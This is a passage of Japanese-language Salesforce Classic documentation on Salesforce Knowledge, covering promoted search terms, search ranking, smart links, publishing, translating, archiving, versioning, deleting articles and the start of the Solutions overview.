キーワードを記事に関連付けて、Salesforce ナレッジの検索結果を最適化します。このようなキーワードを検索するユーザには、関連付けられた記事が検索結果で最初に表示されます。昇格済み検索語は、ユーザの検索に特定のキーワードが含まれている場合に、よく使用される記事を昇格させてサポート問題を解決するのに役立ちます。

記事の検索結果

記事の検索のしくみは、検索オプション、検索語、ワイルドカード、および演算子の使用に応じて異なります。Salesforce ナレッジ検索では、Salesforce 全体で使用可能なものと同じカスタム検索アルゴリズムが使用されます。適切な検索結果を返すために、このアルゴリズムにはトークン化や見出語化などのメカニズムおよびストップワードリストが含まれます。

関連トピック:

- 検索結果の記事の昇格
- 記事の検索結果
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

検索結果の記事の昇格

キーワードを記事に関連付けて、Salesforceナレッジの検索結果を最適化します。このようなキーワードを検索するユーザには、関連付けられた記事が検索結果で最初に表示されます。昇格済み検索語は、ユーザの検索に特定のキーワードが含まれている場合に、よく使用される記事を昇格させてサポート問題を解決するのに役立ちます。

昇格済み用語を管理するには、記事が公開状況である必要があります。

1. [記事の管理] タブの [ビュー] セクションで [公開記事] を選択し、検索語を昇格する公開記事のタイトルをクリックします。
2. [昇格済み検索語] 関連リストで、[昇格済みの新規用語] をクリックします。
3. 記事に関連付けるキーワードを入力します。
   - 同じ用語を複数の記事に関連付けることができます。ユーザの検索が昇格済み用語と一致すると、関連付けられたすべての記事が、関連性の高い順に検索結果で昇格されます。
   - 昇格済み用語あたりの最大文字数は100文字です。ユーザの検索語で最適な一致結果を得るには、それぞれの昇格済み用語を限られたキーワード数に制限します。
4. [保存] をクリックします

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

昇格済み検索語を作成、編集、および削除する
- 「昇格済み検索語の管理」

例: たとえば、ログインの問題など、一般的なサポート問題を記事で取り上げている場合は、「パスワード」や「*パスワードの変更*」という用語を関連付けることができます。用語内のすべてのキーワードがユーザの検索語に含まれていると、記事の検索は任意の順序で昇格済み用語と一致します。キーワードは、完全に一致する必要があります。以下に例を示します。

- 昇格済み用語「*パスワード*」は、「*パスワードの変更*」という検索と一致します。
- 昇格済み用語「*パスワードの変更*」は、「*パスワードを変更する方法*」という検索とは一致しますが、「*パスワードを忘れた場合*」という検索とは一致しません。
- 昇格済み用語「*パスワード*」は、「*複数パスワードの変更*」という検索とは一致しません。

昇格済み検索語を使用する場合は、次の制約および一般的な制限を考慮してください。

- 組織で最大2,000個の昇格済み用語を作成できます。最良の結果を得るには、昇格済み用語を選択的に使用します。つまり、昇格済み用語および用語あたりの昇格済み記事の数を制限して作成します。
- 組織で記事を複数言語に翻訳している場合は、それぞれの昇格済み用語が、1つの記事バージョンおよびその言語に関連付けられます。同じ昇格済み用語をそれぞれの翻訳言語に関連付ける必要がある場合、翻訳言語ごとに昇格済み用語を指定する必要があります。たとえば、「change password」は英語版の記事に関連付け、「changer mot de passe」はフランス語版の記事に関連付けます。
- 記事の検索範囲は、エンドユーザの言語設定によって決まります。ユーザの言語ではない記事バージョンおよび関連付けられた昇格済み用語は、検索結果から除外されます。

関連トピック:

記事の検索結果

[ナレッジ] タブでの記事および外部ソースの検索

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事の検索結果

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

記事の検索のしくみは、検索オプション、検索語、ワイルドカード、および演算子の使用に応じて異なります。Salesforce ナレッジ検索では、Salesforce 全体で使用可能なものと同じカスタム検索アルゴリズムが使用されます。適切な検索結果を返すために、このアルゴリズムにはトークン化や見出語化などのメカニズムおよびストップワードリストが含まれます。

多くの要因が結果リストの記事の表示順に影響します。Salesforce は、入力した検索語とデータを評価し、より適切な一致を結果リストの上位に移動します。リストの上位に表示される要因には次のものがあります。

演算子
: 記事検索で演算子を指定しない場合、検索エンジンによって最適な演算子が判断されて使用されます。

  多くの検索では、デフォルトの演算子として「AND」が使用されます。つまり、複数の語を検索する場合、結果を生成するためにすべての語が一致している必要があります。すべての語に一致する検索結果の方が、クエリの検索語のいずれかに一致する「OR」演算子を使用した検索結果より関連性が高くなる傾向にあります。

  検索エンジンからすべての語に一致する結果が返されなかった場合は、「OR」演算子を使用して一致する語を検索します。「OR」演算子を使用する場合、検索エンジンでは、検索クエリのより多くの語を含むドキュメントを優先的に表示するため、結果リストではより上位に表示されます。

頻度
: このアルゴリズムは、各記事に検索語が出現する頻度を計算します。次に、頻度を相互に重み付けして最初の検索結果セットを生成します。

関連性
: 頻繁に表示される記事または頻繁にケースに添付される記事は、結果のより上位に表示されます。レコード所有権および最近の活動でも、記事が上位に表示されます。

検索語の近似性
: 検索のキーワードのすべてが含まれる記事が最も高く順位付けされます。次に、より少ないキーワードが含まれる記事、1 つのキーワードしか一致しない記事の順に順位付けされます。一致したドキュメント内で、互いに近い (単語間に含まれる語がほとんどないかまったくない) 検索語は、リストでより上位に順位付けされます。

完全一致
: キーワードとの完全一致が、シノニムや見出語化された語より上位に順位付けされます。

タイトル項目
: 検索語が記事タイトルの語に一致した場合、その記事が検索結果の上位に表示されます。

トークンの順序
検索語に文字と数字の両方が含まれるために複数のトークンに分割される場合、トークンの順序が同じものが結果の上位に表示されます。そのため、完全一致の結果が、トークン間に他のトークンが含まれる場合の一致より上位に順位付けされます。

関連トピック:

- 検索結果の記事の昇格
- [ナレッジ] タブでの記事および外部ソースの検索
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事の作成と編集

[ナレッジ] タブまたは [記事の管理] タブで記事を作成または編集できます。記事を作成する場合、記事タイプと言語の選択が必要になる場合があります。公開記事または翻訳を編集する場合、元の記事を公開したままドラフトコピーを編集するか、元の記事を公開から削除して直接編集するかを選択します。コピーを編集する場合、そのコピーを公開すると、最後に公開されたバージョンの記事と置き換えられます。元の記事を編集する場合、その記事を再公開するまでチャネルでは使用できません。

メモ: カテゴリを適用する場合、ユーザが操作中に検索すると思われるカテゴリを選択します。ユーザは、明確に適用されたカテゴリ、そのカテゴリの親、またはそのカテゴリの子を選択した場合にのみ記事を見つけられます。

記事が完成したら、別のエージェントに割り当てて記事を編集またはレビューするか、直接記事を公開するか、または記事を承認申請できます。「記事を公開」記事アクションの権限があり、記事に承認プロセスが設定されている場合、[Publish...] ボタンと [承認申請] ボタンが両方とも表示されます。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

Salesforce ナレッジ記事へのスマートリンク
ある記事から別の記事にスマートリンクを作成します。

関連トピック:

- Salesforce ナレッジ記事へのスマートリンク
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジ記事へのスマートリンク

ある記事から別の記事にスマートリンクを作成します。

記事の名前または URL が変更されると、スマートリンクは自動的に調整されます。たとえば、記事の URL 名が変更されると、Salesforce ナレッジはチャネルに基づいて記事の URL を自動的に更新し、公開知識ベースのサイトプレフィックスを追加して、コミュニティポータルのコミュニティ名を追加します。リッチテキストエディタで、Salesforce ナレッジ記事へのスマートリンクを別の記事内で作成するには、次の 2 通りの方法があります。

- 記事を検索する。
- 記事の URL を入力する。

重要: スマートリンクは、それらが置かれているチャネルに基づきます。このため、別のチャネルにある記事にスマートリンクを追加することはできません。たとえば、公開知識ベースの記事は、内部チャネルでのみ公開されている記事にはリンクできません。

検索を使用した Salesforce ナレッジ記事へのスマートリンク

リッチテキストエディタで [記事をリンク] ダイアログを使用して、ある記事から別の記事にスマートリンクを作成します。

URL を使用した Salesforce ナレッジ記事へのスマートリンク

リッチテキストエディタで記事の URL を手動で入力して、ある Salesforce ナレッジ記事から別の記事にスマートリンクを作成します。

関連トピック:

- 検索を使用した Salesforce ナレッジ記事へのスマートリンク
- URL を使用した Salesforce ナレッジ記事へのスマートリンク
- 記事の作成と編集
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事を作成する

- 「記事の管理」


  および

  記事タイプに対する「参照」および「作成」

検索を使用した Salesforce ナレッジ記事へのスマートリンク

リッチテキストエディタで [記事をリンク] ダイアログを使用して、ある記事から別の記事にスマートリンクを作成します。

記事を作成または編集するときに、キーワード検索を使用してリッチテキストエリア項目でスマートリンクを作成できます。

1. リンクを配置する場所にカーソルを置きます。
2. リンクアイコン  をクリックします。
   [記事のリンク] ダイアログが表示されます。
3. 必要に応じて、検索する言語を選択します。
   言語を選択しない場合、Salesforce ナレッジは、キーワード検索に関連する知識ベースのデフォルト言語でそれらの記事を返します。
4. 必要に応じて、検索する公開状況種別を選択します。
   - オンライン (公開状況が選択されていない場合はデフォルト)
   - ドラフト
   - ドラフト翻訳 (知識ベースで複数の言語がサポートされている場合)
5. 検索バーに記事のキーワードを入力します。
6. 検索バーの端にある検索アイコンをクリックします。
   上位 20 件の関連する記事が表示されます。
7. 記事リストから、スマートリンクで参照する記事を選択します。

   重要: スマートリンクは、それらが置かれているチャネルに基づきます。このため、別のチャネルにある記事にスマートリンクを追加することはできません。たとえば、公開知識ベースの記事は、内部チャネルでのみ公開されている記事にはリンクできません。
8. 必要に応じて、[記事に移動] をクリックして別のウィンドウで記事を表示し、正しい参照内容であることを確認します。
9. 必要に応じて、[対象] タブをクリックし、参照元の記事を表示する場所を選択します。
   - 未設定: クリックしたフレームと同じフレームで、リンクされた記事が開きます。
   - フレーム: 指定されたフレームで、リンクされた記事が開きます。
   - 新規ウィンドウ (_blank): 新しいウィンドウまたはタブで、リンクされた記事が開きます。
   - 最上位ウィンドウ (_top): 全画面のウィンドウで、リンクされた記事が開きます。
   - 同じウィンドウ (_self): クリックしたフレームと同じフレームで、リンクされた記事が開きます。
   - 親ウィンドウ (_parent): 親フレームで、リンクされた記事が開きます。
10. [OK] をクリックします。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事を作成する
- 「記事の管理」
  および
  記事タイプに対する「参照」および「作成」

メモ: スマートリンクでは、表示されている数よりも多くの文字が追加されます。文字制限を超えたことを示すエラーが表示された場合は、システム管理者に制限の引き上げを依頼してください。

関連トピック:

- URL を使用した Salesforce ナレッジ記事へのスマートリンク
- Salesforce ナレッジ記事へのスマートリンク
- Salesforce ナレッジドキュメントの概要
- Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

URL を使用した Salesforce ナレッジ記事へのスマートリンク

リッチテキストエディタで記事の URL を手動で入力して、ある Salesforce ナレッジ記事から別の記事にスマートリンクを作成します。

記事を作成または編集するときに、リッチテキストエリア項目でスマートリンクを手動で作成できます。

1. リンクを配置するコンテンツを強調表示するか、カーソルを置きます。
2. リンクアイコン  をクリックします。
3. リンク種別の [URL] を選択します。
4. プロトコル [<その他>] を選択します。
5. 記事の URL を `/articles/[language]/[articleType]/[URLName]` のように入力します。

   たとえば、複数言語の知識ベース内にある英語の記事で、記事タイプが FAQ であり、URL 名が About-Passwords である記事の URL は、`/articles/en_US/FAQ/About-Passwords` になります。Salesforce ナレッジベースで複数の言語がサポートされている場合にのみ、言語を追加します。

   重要: スマートリンクは、それらが置かれているチャネルに基づきます。このため、別のチャネルにある記事にスマートリンクを追加することはできません。たとえば、公開知識ベースの記事は、内部チャネルでのみ公開されている記事にはリンクできません。
6. 必要に応じて、[対象] タブをクリックし、参照元の記事を表示する場所を選択します。
   - 未設定: クリックしたフレームと同じフレームで、リンクされた記事が開きます。
   - フレーム: 指定されたフレームで、リンクされた記事が開きます。
   - 新規ウィンドウ (_blank): 新しいウィンドウまたはタブで、リンクされた記事が開きます。
   - 最上位ウィンドウ (_top): 全画面のウィンドウで、リンクされた記事が開きます。
   - 同じウィンドウ (_self): クリックしたフレームと同じフレームで、リンクされた記事が開きます。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

記事を作成する
- 「記事の管理」

  および

  記事タイプに対する「参照」および「作成」

- 親ウィンドウ (_parent): 親フレームで、リンクされた記事が開きます。

7. [OK] をクリックします。

メモ: スマートリンクでは、表示されている数よりも多くの文字が追加されます。文字制限を超えたことを示すエラーが表示された場合は、システム管理者に制限の引き上げを依頼してください。

関連トピック:

検索を使用した Salesforce ナレッジ記事へのスマートリンク
Salesforce ナレッジ記事へのスマートリンク
Salesforce ナレッジドキュメントの概要
Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事および翻訳の公開

記事や翻訳を公開すると、選択したすべてのチャネルに表示されます。翻訳のある記事を公開した場合は、記事のすべての翻訳も公開されます。

記事または翻訳は、[記事の管理] タブ、あるいは記事または翻訳の詳細ページから公開できます。記事または翻訳を公開するには、記事の記事タイプに対する公開権限と、「記事を公開」または「翻訳記事の公開」記事アクションの権限が必要です。

記事を公開するときは、次の点に注意してください。

- 直接公開するか、将来の日付に公開されるようにスケジュールするかを選択できます。後日公開されるようにスケジュールした記事は、引き続き [ドラフト記事] 検索条件に表示されますが、記事タイトルの横に待機中アイコン () が追加されます。このアイコンの上にカーソルを置くと、公開日が表示されます。

  ヒント: スケジュール公開をキャンセルするには、記事または翻訳の詳細ページか編集ページで [公開をキャンセル] をクリックします。

- 組織で承認プロセスを実装している場合、承認後に記事を公開するときも同じ権限とアクションが必要です。翻訳には承認プロセスを使用できません。
- 承認プロセスの記事が、すぐに公開するようスケジュールされている場合でも、公開用のキューに送られることがあります。こうした状況が発生するのは、記事が極めて大きい場合、有効な言語が多数ある場合、その時点で公開する他の記事が多数ある場合などです。パフォーマンスの問題を緩和するために、正常に公開可能になるまで記事がキューに入れられますが、通常は数分以内に処理されます。また、[最終更新者] または [最終承認者] 項目に、最後に記事を変更したユーザとして [自動化プロセス] が表示されます。
- 公開予定のドラフトが現在公開されている記事の作業コピーの場合は、元の記事の新バージョンとして公開されます。
- 記事および翻訳が以前公開されていた場合は、[新規バージョンとしてフラグ] チェックボックスをオンにして、選択したチャネルの記事の横に新規記事アイコン () を表示させます。このチャネルの閲覧者は、この記事を最後に参照した後にこの記事が変更されていることを確認できます。新規記事にはデフォルト

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

で新規記事アイコンが表示されるため、このチェックボックスは、記事を初めて公開する場合は使用できません。

- 公開がスケジュールされている記事を割り当てる場合は、スケジュール公開もキャンセルします。
- 公開をスケジュールすると、すべての割り当て情報が削除されます。公開をスケジュールしたユーザは記事に割り当てられます。
- 複数のエージェントが同じ記事に対して同時に操作を実行すると、競合が発生する場合があります。誰が最初に操作を実行したかによって、後続のユーザが記事を操作できない場合があります。ただし、記事は記事リストに一時的に表示されます。こうした記事を処理すると、競合エラーが発生します。
- 「記事を公開」記事アクションの権限があり、記事に承認プロセスが設定されている場合は、[Publish...] ボタンと [承認申請] ボタンの両方が表示されます。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジ内の記事の翻訳

組織が Salesforce ナレッジの記事を内部で翻訳する場合は、翻訳の詳細ページから翻訳を入力できます。

翻訳の状況と割り当てられた記事アクションに応じて、翻訳の詳細ページから次の操作を実行できます。

アクション	説明	記事の状況
アーカイブ	アーカイブを行うと、使用されなくなった公開記事は削除され、組織の Salesforce ナレッジチャネルでエージェントおよび顧客に表示されなくなります。	翻訳をアーカイブするには、そのマスタ記事をアーカイブします。
割り当て...	割り当てを行うと、翻訳の所有者が変更されます。	ドラフト翻訳
削除	翻訳を完全に削除すると、その翻訳は知識ベースから削除されます。 メモ: ドラフト翻訳の削除を元に戻すことはできません。	ドラフト翻訳
編集	編集を行うと、翻訳のコンテンツまたはプロパティが変更されます。	ドラフト翻訳と公開翻訳
プレビュー	プレビューを行うと、翻訳がエンドユーザにどのように表示されるかが示されます。 メモ: 投票および Chatter 情報は、ナレッジ記事をプレビューしているときには使用できません。	ドラフト翻訳と公開翻訳

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

ユーザ権限

翻訳記事を処理する

- 「記事の管理」

  および

  記事タイプに対する「作成」、「参照」、「編集」、または「削除」(アクションに応じて異なる)

アクション	説明	記事の状況
公開...	翻訳を公開すると、選択したすべてのチャネルに表示されます。	ドラフト翻訳

1. [記事の管理] タブをクリックし、[ビュー] 領域で [翻訳] を選択します。
2. [ドラフト翻訳] を選択します。

   メモ: 公開翻訳を編集することもできます。その場合、編集中の翻訳は再公開するまでドラフト状況に戻されますが、更新中に既存バージョンの公開を続けるように選択することもできます。
3. 必要に応じて、[割り当て先] 検索条件を変更し、自分以外に翻訳が割り当てられている記事を表示できます。

   たとえば、翻訳キューに割り当てられている記事を表示する場合などがあります。
4. 翻訳する記事と言語の横にある [編集] をクリックします。
5. 翻訳を入力します。
6. [保存] をクリックします。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事と翻訳のアーカイブ

アーカイブすると、使用されなくなった公開記事と翻訳は削除され、組織の Salesforce ナレッジチャネルでエージェントおよび顧客には表示されなくなります。

[記事の管理] タブで公開記事と翻訳をアーカイブできます。リアルタイム (即時) にアーカイブするか、アーカイブをスケジュールするかを選択できます。

現在アーカイブしている記事は、[アーカイブ済み記事] ビューに直接移動します。後でアーカイブするようにスケジュールした記事は、[公開記事] ビューに、待機中アイコン ( ) が追加された状態で引き続き表示されます。アイコンの上にカーソルを置くと、アーカイブ日が表示されます。アーカイブ日に、記事は自動的に [アーカイブ済み記事] ビューに移動します。

メモ:

- 複数のエージェントが同じ記事に対して同時に操作を実行すると、競合が発生する場合があります。誰が最初に操作を実行したかによって、後続のユーザが記事を操作できない場合があります。ただし、記事は記事リストに一時的に表示されます。こうした記事を処理すると、競合エラーが発生します。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- アーカイブがスケジュールされている公開記事を編集すると、アーカイブもキャンセルされます。
- 記事にドラフトバージョンの公開済みの翻訳がアーカイブにある場合は、ドラフトバージョンが削除されます。公開翻訳は記事と共にアーカイブされます。

ヒント: スケジュールされたアーカイブをキャンセルするには、記事の詳細ページで [アーカイブのキャンセル] をクリックします。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

Salesforce ナレッジ記事バージョン

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

記事をバージョン管理することで公開済み記事の旧バージョンを保存できるため、ケースに関連付けられた記事のバージョンを確認することができます。前バージョンを保存するには、新しいバージョンを公開するときに [新規バージョンとしてフラグ] チェックボックスをオンにします。公開されていた前バージョンが保存され、新しいバージョンに次のシーケンスバージョン番号が識別子として付けられて公開されます。

記事がケースに添付されている場合にその記事の新バージョンが公開されると、ケースに添付されているバージョンが旧バージョンになります。たとえば、バージョン 2 がケースに添付されている場合に、バージョン 3 が公開されると、ケースに添付されている記事は「バージョン 2 (旧)」となります。この表記によって、どのコンテンツがケースに関連付けられていたかを示す永続的なレコードを得られます。

[記事ビュー]、[記事の詳細]、または [翻訳の詳細] ページでバージョン番号をクリックすると、[バージョン履歴] リストが表示されます。このリストでは、次の操作を実行できます。

- アーカイブされたバージョンのリストを表示する。
- タイトルをクリックして、バージョンを表示する。
- バージョンを展開して、項目の変更履歴を表示する (記事タイプや項目の履歴追跡を有効化している場合)。

デフォルトでは、1 つの記事あたり最大 10 個のバージョンとケースに添付されたすべてのバージョンが保存されます。

複数のバージョンの記事がある場合は、古いバージョンを復元して再発行できます。[ドラフトバージョンに戻す] をクリックしてアーカイブされたバージョンのコンテンツをドラフト記事にコピーし、新しいバージョンとして再公開します。また、関連付けられている翻訳の古いバージョンを同時に復元することもできます。

メモ: 記事に既存のドラフトがある場合、戻すオプションは使用でません。

[記事の詳細] ページで [このバージョンを削除] を選択すると、古い、期限切れのバージョンの公開記事を削除することができます。ケースに関連付けられている記事バージョンを削除すると、ケースに添付されなくなります。翻訳記事のバージョンはマスタ言語の記事に依存します。マスタ言語バージョンが削除されると、翻訳バージョンも削除されます。

バージョンはカスタムレポートにも表示されるため、ケースに添付された記事バージョンを特定して参照することができます。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

記事と翻訳の削除

[記事の管理] タブか、記事または翻訳の詳細ページで記事と翻訳を削除できます。完全に削除すると、記事は知識ベースから削除されます。削除できるのは、ドラフト記事、記事のドラフト翻訳、またはアーカイブ済み記事です。公開記事または翻訳は削除できません。

メモ:

- 公開記事と翻訳を削除するには、最初に編集またはアーカイブを実行して公開から削除します。
- 削除アクセス権がないユーザが公開記事で編集をキャンセルした場合、新しく作成された記事ドラフトは自動的に削除されません。

記事を削除すると、その記事はごみ箱に移動します。後で必要になった場合は、そこから記事を復元できます。翻訳を含む記事を削除すると、翻訳もごみ箱に移動します。ただし、1つの翻訳を削除すると、復元することはできません。削除処理と同時に別のユーザまたはシステムが記事または翻訳を変更している場合は、削除が失敗する可能性があります。その場合は、エラーメッセージが表示されます。

メモ:

- 複数のエージェントが同じ記事に対して同時に操作を実行すると、競合が発生する場合があります。誰が最初に操作を実行したかによって、後続のユーザが記事を操作できない場合があります。ただし、記事は記事リストに一時的に表示されます。こうした記事を処理すると、競合エラーが発生します。
- 現在公開されている記事の作業コピーであるドラフト記事を削除すると、公開された元のバージョンには影響ありませんが、ドラフトバージョンが完全に削除されます。このドラフトバージョンはごみ箱には移動しません。ドラフトコピーで再び作業するには、公開バージョンを編集できます。

エディション

使用可能なエディション: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition

- 削除アクセス権がないユーザが公開記事の編集をキャンセルした場合、新しく作成された記事ドラフトは自動的に削除されません。

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

[記事] タブまたは [ナレッジ] タブ

Salesforce ナレッジで使用しているタブと、各タブで可能な操作を確認します。

Salesforce ナレッジ記事の検索には、[ナレッジ] タブまたは [記事] タブのいずれかを使用します。使用するタブは、組織で Salesforce ナレッジの使用を開始した時期、または [ナレッジ] タブが採用されているかどうかによって異なります。

[ナレッジ] タブ

検索バーがページのメインフレームの一番上に表示される場合は、[ナレッジ] タブで Knowledge One を使用しています。

エディション

使用可能なインターフェース: Salesforce Classic

Salesforce Knowledge を使用可能なエディション: **Performance** Edition、**Developer** Edition、および **Unlimited** Edition (Service Cloud 付属)

有料オプションで Salesforce ナレッジを使用可能なエディション: **Professional** Edition、**Enterprise** Edition、および **Unlimited** Edition


ユーザ権限

記事を表示する
- 記事タイプに対する「参照」

記事を作成する
- 「記事の管理」

  および

  記事タイプに対する「参照」および「作成」



[ナレッジ] タブでは、以前の [記事] タブと [記事の管理] タブの機能を対応付け、統合検索を使用してすべてのリソースを一度に検索します。[ナレッジ] タブでは、次の操作を実行できます。

- すべての Salesforce ナレッジ記事と、Microsoft® SharePoint® などのすべての外部データソースを検索します。
- 言語およびデータカテゴリで記事を絞り込みます。
- 公開日、評価、参照回数が最多、およびタイトルによって記事を並び替えます。
- [記事を作成] ドロップダウンを使用して記事タイプを選択し、記事を作成します。
- 権限に従って、記事ごとにドロップダウンを使用して、記事をフォローまたはフォロー解除、編集、公開、および削除します。

また、ケースフィードを使用する場合、[ナレッジ] タブのレイアウトは記事サイドバーに適用されます。

メモ: 「Knowledge One」権限のないコミュニティメンバーは、コミュニティからナレッジにアクセスできません。また、Salesforce1 モバイルブラウザアプリケーションやダウンロード可能アプリケーションを使用してコミュニティのナレッジにアクセスすることもできません。

Knowledge One および [ナレッジ] タブに切り替えるには、「Knowledge One」権限をプロファイルまたは権限セットに追加するようシステム管理者に依頼します。

[記事] タブ

検索バーがページの左側のパネルに表示される場合は、[記事] タブを使用しています。



[記事] タブには、Salesforce ナレッジの公開記事のリストが表示されます。[記事] タブでは、次の操作を実行できます。

- 公開記事を検索する
- 公開記事を表示する
- 記事を作成する
- 記事情報の表示方法をカスタマイズする

関連トピック:

Salesforce ナレッジドキュメントの概要

Complete Guide to Salesforce Knowledge (Salesforce ナレッジ完全ガイド)

ソリューション

ソリューションの概要

ソリューションとは、顧客の問題とその問題の解決策を詳細に記述したものです。ソリューション管理者、管理者、および適切な権限を持つユーザは、ソリューションを作成、レビュー、および公開できます。また、セルフサービスポータルにソリューションを公開することもできます。

[ソリューション]タブによって表示されるホームページでは、ソリューションを簡単に検索したり管理できます。組織でソリューションカテゴリを使用している場合は、カテゴリ別にソリューションを参照および検索できます。標準のリストビューやカスタムのリストビューを使用して、ソリューションを並び替えたり、検索条件に従って表示したりできます。

管理者と「ソリューションのインポート」権限のあるユーザは、ソリューションをインポートできます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

メモ: デフォルトでは、ソリューションはテキスト形式で作成および表示します。システム管理者がHTMLソリューションを有効にすれば、すべてのソリューションをHTML形式で表示し、HTMLエディタで作成できるようになります。

関連トピック:

- ソリューションホームページ
- ソリューションの記述方法のヒント
- HTML ソリューションの概要
- システム管理者向け設定ガイド: Solutions Implementation Guide (ソリューション実装ガイド)

ソリューションの検索

ソリューションは、次の方法で検索できます。

- ケースタブからの検索
- ソリューションタブからの検索
- カテゴリ別ソリューション参照
- グローバル検索を使用した検索
- Salesforce Classic でのリストビューの作成

ソリューションを検索すると、ソリューションのすべての標準テキスト項目、および以下のカスタム項目のデータ型が検索されます。

- 自動採番
- テキスト
- テキストエリア
- ロングテキストエリア
- メール
- 電話
- 外部 ID として設定されたすべての項目

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Professional** Edition、**Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ソリューションを参照する

- ソリューションに対する「参照」

ソリューション検索の動作について、以下の動作を認識しておく必要があります。

- ソリューション検索では、キーワードのすべてまたはいずれかを含むソリューションが返されます。たとえば、「データローダ」を検索すると、「データ」のみ一致、「ローダ」のみ一致、またはこの順序で両方のキーワードに一致したものが返されます。キーワードを多く含むものや、語句内や前後にキーワードを含む結果が上位に表示されます。
- ソリューション検索は語幹処理を行うか、または検索語のバリエーションを検索します。たとえば、「`creating`」を検索すると、「*create*」、「*created*」、および「*creating*」を含むものソリューションが検索されます。
- 検索ワイルドカードや演算子を使用すると、より良いソリューション検索の結果が得られます。
- 検索語がソリューションタイトル内の語に一致した場合、そのソリューションが検索結果に表示されます。
- 検索結果の横に丸括弧および角括弧内で表示される数値は、見つかったソリューションの件数です。たとえば、「トラック」を検索して Truck (35) と表示された場合、組織には条件「Truck」に一致するソリューションが 35 件あります。

ケースタブからの検索

